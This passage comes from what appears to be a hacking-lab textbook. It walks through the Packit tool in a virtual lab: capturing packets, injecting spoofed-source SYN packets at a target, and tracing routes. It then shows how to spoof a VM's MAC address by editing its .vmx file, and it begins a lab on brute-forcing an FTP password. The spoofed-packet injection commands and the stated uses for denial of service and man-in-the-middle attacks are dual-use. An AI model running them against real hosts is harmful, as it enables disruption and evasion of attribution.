
Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/packit/packit-1.0
File Edit View Terminal Go Help
[pacl
root@
Tue Nov 15
8:25 PM

```
Timestamp:   20:25:37.461153
TCP header:  Src Port: 33027  Dst Port: 80  Flag(s): AF
             Window: 31460  Seqn: 1732107453  Ackn: 4178637194
IP header:   Src Address: 172.16.1.45  Dst Address: 64.233.187.99
             TTL: 64  ID: 63200  TOS: 0x0  Len: 40  (DF)

-| PID 32 |------------------------------------------------------------------

Timestamp:   20:25:37.490493
TCP header:  Src Port: 80  Dst Port: 33027  Flag(s): AF
             Window: 8190  Seqn: 4178637194  Ackn: 1732107454
IP header:   Src Address: 64.233.187.99  Dst Address: 172.16.1.45
             TTL: 243  ID: 47840  TOS: 0x0  Len: 40

-| PID 33 |------------------------------------------------------------------

Timestamp:   20:25:37.490589
TCP header:  Src Port: 33027  Dst Port: 80  Flag(s): A
             Window: 31460  Seqn: 1732107454  Ackn: 4178637195
IP header:   Src Address: 172.16.1.45  Dst Address: 64.233.187.99
             TTL: 64  ID: 63201  TOS: 0x0  Len: 40  (DF)

-| Packet Capture Statistics |-----------------------------------------------
Received: 33  Dropped: 0  Processed: 0
```

To capture the first 100 packets and save the data to a file, type:


```
./packit -m cap -c 100 'tcp' -w 100packets.txt
```

- The **–c 100** tells Packit to limit the captured packets to 100.
- The **–w 100packets.txt** tells Packit to write the results to a text file named 100packets.txt.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/packit/packit-1.0
File Edit View Terminal Go Help
Tue Nov 15
8:30 PM


```
[root@localhost packit-1.0]# ./packit -m cap -c 100 'tcp' -w 100packets.txt
```

In this example, the first TCP 100 packets will be written to a file named 100packets.txt.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/packit/packit-1.0
File Edit View Terminal Go Help
Tue Nov 15
8:30 PM

```
[root@localhost packit-1.0]# ./packit -m cap -c 100 'tcp' -w 100packets.txt
Mode:  Packet Capture using device: eth0 [tcp]

-| Packet Capture Statistics |---------------------------------------------
Received: 100  Dropped: 0  Processed: 0

[root@localhost packit-1.0]#
```

The **100packets.txt** file is written.




100packets.txt
7.6 K

Open the **100packets.txt** file by typing:

```
./packit -m cap -r 100packets.txt
```


The **–r 100packets.txt** tells Packit to read the saved file named 100packets.txt.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/packit/packit-1.0
File Edit View Terminal Go Help
root@
Tue Nov 15
8:33 PM

```
[root@localhost packit-1.0]# ./packit -m cap -r 100packets.txt
```

The file is now open for analysis.




```
            Window: 17160  Seqn: 2044747853  Ackn: 1604893452
IP header:  Src Address: 172.16.1.45  Dst Address: 64.233.161.147
            TTL: 64  ID: 51737  TOS: 0x0  Len: 40  (DF)

-| PID 99 |---------------------------------------------------------------

Timestamp:  20:33:52.975131
TCP header: Src Port: 33114  Dst Port: 80  Flag(s): AP
            Window: 17160  Seqn: 2044747853  Ackn: 1604893452
IP header:  Src Address: 172.16.1.45  Dst Address: 64.233.161.147
            TTL: 64  ID: 51738  TOS: 0x0  Len: 645  (DF)

-| PID 100 |--------------------------------------------------------------

Timestamp:  20:33:52.999716
TCP header: Src Port: 80  Dst Port: 33113  Flag(s): A
            Window: 8946  Seqn: 3275693136  Ackn: 2041055167
IP header:  Src Address: 64.233.161.147  Dst Address: 172.16.1.45
            TTL: 49  ID: 34260  TOS: 0x0  Len: 1470

-| Packet Capture Statistics |--------------------------------------------
Received: 0  Dropped: 0  Processed: 0

[root@localhost packit-1.0]#
```

To inject 100 SYN packets against a specific target from a “spoofed” IP and “spoofed” MAC address type:


```
./packit –s 1.2.3.4 –d 172.16.1.40 –S 100 –D 80 –c 100
                –F S –e AA:BB:CC:DD:EE:FF
```

- The **–s 1.2.3.4** tells Packit to place a source IP of 1.2.3.4 on each packet.
- The **–d 172.16.1.40** tells Packit to send to the target IP of 172.16.1.40.
- The **–S 100** tells Packit to use port 100 as the source port.
- The **–D 80** tells Packit to send to port 80 of the target.
- The **–F S** tells Packit to set the SYN flag of each packet.
- The **–e AA:BB:CC:DD:EE:FF** tells Packit to use AA:BB:CC:DD:EE:FF as the source MAC address.



```
[root@localhost packit-1.0]# ./packit -s 1.2.3.4 -d 172.16.1.40 -S 100 -D 80 -c
100 -F S -e AA:BB:CC:DD:EE:FF
```


The Packit application will insert the 100 “spoofed” packets against the target.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/packit/packit-1.0
File Edit View Terminal Go Help
Tue Nov 15
8:56 PM

```
[root@localhost packit-1.0]# ./packit -s 1.2.3.4 -d 172.16.1.40 -S 100 -D 80 -c
100 -F S -e AA:BB:CC:DD:EE:FF
Mode:  Packet Injection using device: eth0
Warning: Using NULL destination ethernet address. Packets may not reach their de
stination

TCP header:  Src Port: 100  Dst Port(s): 80  Flag(s): S
             Window: 65535  Seqn: 337882932
IP header:   Src Address: 1.2.3.4  Dst Address: 172.16.1.40
             TTL: 128  ID: 35934  TOS: 0x0  Len: 40
Eth header:  Src Address: AA:BB:CC:DD:EE:FF  Dst Address: 0:0:0:0:0:0

Writing packet(s) (100): ....................................................
.............................................

-| Packet Injection Statistics |-------------------------------------------
Injected: 100  Packets/Sec: 1.0  Bytes/Sec: 54.0  Errors: 0

[root@localhost packit-1.0]# 
```

From the target run an Ethereal (Lab 41) session to validate the packet injection.


- The packets **made** it to the target from a “spoofed” IP of 1.2.3.4.
- The packets have a “spoofed” MAC address of AA:BB:CC:DD:EE:FF.
- The packets were in the TCP protocol.
- The packets came from port 100.
- The packets were sent to port 80.


Windows 2000 Server - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
(Untitled) - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression...
Clear
Apply
Start
(Untitled) - Ethereal
8:58 PM

```
No.   Time       Source -    Destination    Protocol Info
    2 0.723758   1.2.3.4     172.16.1.40    TCP      100 > 80 [SYN] Seq=0 Ack=0 Win=65
    4 1.542278   1.2.3.4     172.16.1.40    TCP      100 > 80 [SYN] Seq=0 Ack=0 Win=65
    6 2.565299   1.2.3.4     172.16.1.40    TCP      100 > 80 [SYN] Seq=0 Ack=0 Win=65
    8 3.574776   1.2.3.4     172.16.1.40    TCP      100 > 80 [SYN] Seq=0 Ack=0 Win=65
   13 4.556186   1.2.3.4     172.16.1.40    TCP      100 > 80 [SYN] Seq=0 Ack=0 Win=65
   15 5.588249   1.2.3.4     172.16.1.40    TCP      100 > 80 [SYN] Seq=0 Ack=0 Win=65
   17 6.604835   1.2.3.4     172.16.1.40    TCP      100 > 80 [SYN] Seq=0 Ack=0 Win=65
   19 7.569891   1.2.3.4     172.16.1.40    TCP      100 > 80 [SYN] Seq=0 Ack=0 Win=65
   23 8.584864   1.2.3.4     172.16.1.40    TCP      100 > 80 [SYN] Seq=0 Ack=0 Win=65

⊞ Frame 2 (60 bytes on wire, 60 bytes captured)
⊞ Ethernet II, Src: aa:bb:cc:dd:ee:ff (aa:bb:cc:dd:ee:ff), Dst: 00:00:00_00:00:00 (00:00:00:00:00:0
⊞ Internet Protocol, Src: 1.2.3.4 (1.2.3.4), Dst: 172.16.1.40 (172.16.1.40)
⊞ Transmission Control Protocol, Src Port: 100 (100), Dst Port: 80 (80), Seq: 0, Ack: 0, Len: 0

0000  00 00 00 00 00 00 aa bb  cc dd ee ff 08 00 45 00   ........ ......E.
0010  00 28 e4 31 00 00 80 06  a5 60 01 02 03 04 ac 10   .(.1.... .`......
0020  01 28 00 64 00 50 53 2c  9e 7f 00 00 00 00 50 02   .(.d.PS, ......P.
0030  ff ff 0c 45 00 00 00 00  00 00 00 00               ...E.... ....

File: "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\ether000a00640" 15 | P: 207 D: 207 M: 0 Drops: 0
```

To trace a route to a target type:

```
./packit -m trace -t TCP -d www.target.com -S 80 -F S
```




Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/packit/packit-1.0
File Edit View Terminal Go Help
Tue Nov 15
9:03 PM

```
[root@localhost packit-1.0]# ./packit -m trace -t TCP -d www.texnet.net -S 80 -F
S
```

The target destination will be traced with each "hops" results displayed.

***Note:** Remember that attackers will commonly trace a target to attempt to identify the IP address before the target. This is probably a router.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/packit/packit-1.0
File Edit View Terminal Go Help
Tue Nov 15
9:04 PM

```
[root@localhost packit-1.0]# ./packit -m trace -t TCP -d www.texnet.net -S 80 -F
S
Mode:  Trace Route [Hop Max: 30] using device: eth0

-| HOP 1 |-----------------------------------------------------------------

IP header:    Src Address: 172.16.0.1  Dst Address: 172.16.1.45
              TTL: 255  ID: 51493  TOS: 0x0  Len: 68  (DF)

-| HOP 2 |-----------------------------------------------------------------

IP header:    Src Address: 70.255.107.254  Dst Address: 172.16.1.45
              TTL: 63  ID: 318  TOS: 0x0  Len: 56

-| HOP 3 |-----------------------------------------------------------------

IP header:    Src Address: 151.164.11.190  Dst Address: 172.16.1.45
              TTL: 253  ID: 6514  TOS: 0xC0  Len: 56

-| HOP 4 |-----------------------------------------------------------------

IP header:    Src Address: 151.164.11.230  Dst Address: 172.16.1.45
              TTL: 252  ID: 18665  TOS: 0xC0  Len: 56
```

***Note:** Packit is a pretty good application for injecting "spoofed" IP/MAC addresses. Attackers can use this tool for several reasons (i.e., verifying if egress/ingress filtering is "on" on the routers, Man-in-the-Middle (MTM) attacks, Denial of Service (DoS) attacks).

Lab 52: Spoof MAC Address

Altering the MAC Address: VMware Workstation

Prerequisites: None


Countermeasures: Firewall filters, vendor patches where applicable

Description: VMware Workstation is perfect for "spoofing" a MAC address as the computer itself is completely virtual. Even though VMware Workstation uses a configuration file to identify which MAC address will be used, this file can be edited to the user's choice.

Procedure: Edit the appropriate file and turn on the virtual computer.

Verify the current MAC address with the **ipconfig /all** command.


In this example, the MAC address is **00:0c:29:a3:e4:40**.



```
        Primary DNS Suffix  . . . . . . . :
        Node Type . . . . . . . . . . . . : Hybrid
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No
        DNS Suffix Search List. . . . . . : gateway.2wire.net

Ethernet adapter Local Area Connection 2:

        Connection-specific DNS Suffix  . : gateway.2wire.net
        Description . . . . . . . . . . . : VMware Accelerated AMD PCNet Adapter
 #2
        Physical Address. . . . . . . . . : 00-0C-29-A3-E4-40
        DHCP Enabled. . . . . . . . . . . : Yes
        Autoconfiguration Enabled . . . . : Yes
        IP Address. . . . . . . . . . . . : 172.16.1.40
        Subnet Mask . . . . . . . . . . . : 255.255.0.0
        Default Gateway . . . . . . . . . : 172.16.0.1
        DHCP Server . . . . . . . . . . . : 172.16.0.1
        DNS Servers . . . . . . . . . . . : 172.16.0.1
        Lease Obtained. . . . . . . . . . : Tuesday, November 15, 2005 4:44:48 P
M
        Lease Expires . . . . . . . . . . : Wednesday, November 16, 2005 4:44:48
 PM

C:\Documents and Settings\Administrator>
```

To manually assign a new static MAC address for a virtual machine, locate and open with Notepad the virtual machines configuration file. The file ends with a **.vmx** extension. In this example, the filename is **Windows 2000 Server.vmx**. For Linux machines the configuration file may end with the **.cfg** extension.


Once the file is open locate the **Ethernet0.addressType = "generated"** line.



```
Ethernet0.addressType = "generated"
uuid.location = "56 4d 39 1f 85 83 c3 a5-df d2 7f 5b fd a3 e4 40"
uuid.bios = "56 4d 39 1f 85 83 c3 a5-df d2 7f 5b fd a3 e4 40"
ethernet0.generatedAddress = "00:0c:29:a3:e4:40"
ethernet0.generatedAddressOffset = "0"
tools.syncTime = "FALSE"
```

Highlight and delete the following lines of the configuration file:

```
Ethernet0.addressType = “generated”
uuid.location = “xx xx xx xxxx xx xx xx-xx xx xx xx xx xx xx xx”
uuid.bios = “xx xx xx xxxx xx xx xx-xx xx xx xx xx xx xx”
ethernet0.generatedAddress = “xx:xx:xx:xx:xx:xx”
ethernet0.generatedAddressOffset = “0”
```



Windows 2000 ServerXXX.vmx - Notepad
File Edit Format View Help

```
Ethernet0.addressType = "generated"
uuid.location = "56 4d 39 1f 85 83 c3 a5-df d2 7f 5b fd a3 e4 40"
uuid.bios = "56 4d 39 1f 85 83 c3 a5-df d2 7f 5b fd a3 e4 40"
ethernet0.generatedAddress = "00:0c:29:a3:e4:40"
ethernet0.generatedAddressOffset = "0"
tools.syncTime = "FALSE"
```

***Note:** The new MAC address (XX:XX:XX:AA:BB:CC) has some limitations:


- The AA must be a valid hexadecimal number between 00h and 3Fh.
- The BB and CC must be a valid hexadecimal number between 00h and FFh.

Assign a new MAC address based on the parameters stated above. In this case, the new MAC address is **00:50:56:3F:FF:FF**.



```
ethernet0.address = 00:50:56:3F:FF:FF
tools.syncTime = "FALSE"

scsi0:0.redo = ""
nvram = "Windows 2000 Server.nvram"
scsi0:0.deviceType = "disk"
usb.present = "TRUE"
```

By returning to the virtual computer and running the **ipconfig /all** command again, the new MAC address can be verified. All packets leaving this machine will have the new MAC address.



```
        Primary DNS Suffix  . . . . . . . :
        Node Type . . . . . . . . . . . . : Hybrid
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No
        DNS Suffix Search List. . . . . . : gateway.2wire.net

Ethernet adapter Local Area Connection 2:

        Connection-specific DNS Suffix  . : gateway.2wire.net
        Description . . . . . . . . . . . : VMware Accelerated AMD PCNet Adapter
 #2
        Physical Address. . . . . . . . . : 00-50-56-3F-FF-FF
        DHCP Enabled. . . . . . . . . . . : Yes
        Autoconfiguration Enabled . . . . : Yes
        IP Address. . . . . . . . . . . . : 172.16.1.51
        Subnet Mask . . . . . . . . . . . : 255.255.0.0
        Default Gateway . . . . . . . . . : 172.16.0.1
        DHCP Server . . . . . . . . . . . : 172.16.0.1
        DNS Servers . . . . . . . . . . . : 172.16.0.1
        Lease Obtained. . . . . . . . . . : Tuesday, November 15, 2005 11:38:24
PM
        Lease Expires . . . . . . . . . . : Wednesday, November 16, 2005 11:38:2
4 PM

C:\Documents and Settings\Administrator>
```

Chapter 7

Brute Force

Lab 53: Brute-Force FTP Server

Crack an FTP Password: NETWOX/NETWAG

Prerequisites: File Transfer Protocol (FTP) server

Countermeasures: Bastion servers/workstations, host-based firewalls, strong passwords, FTP over Secure Socket Layer (SSL)

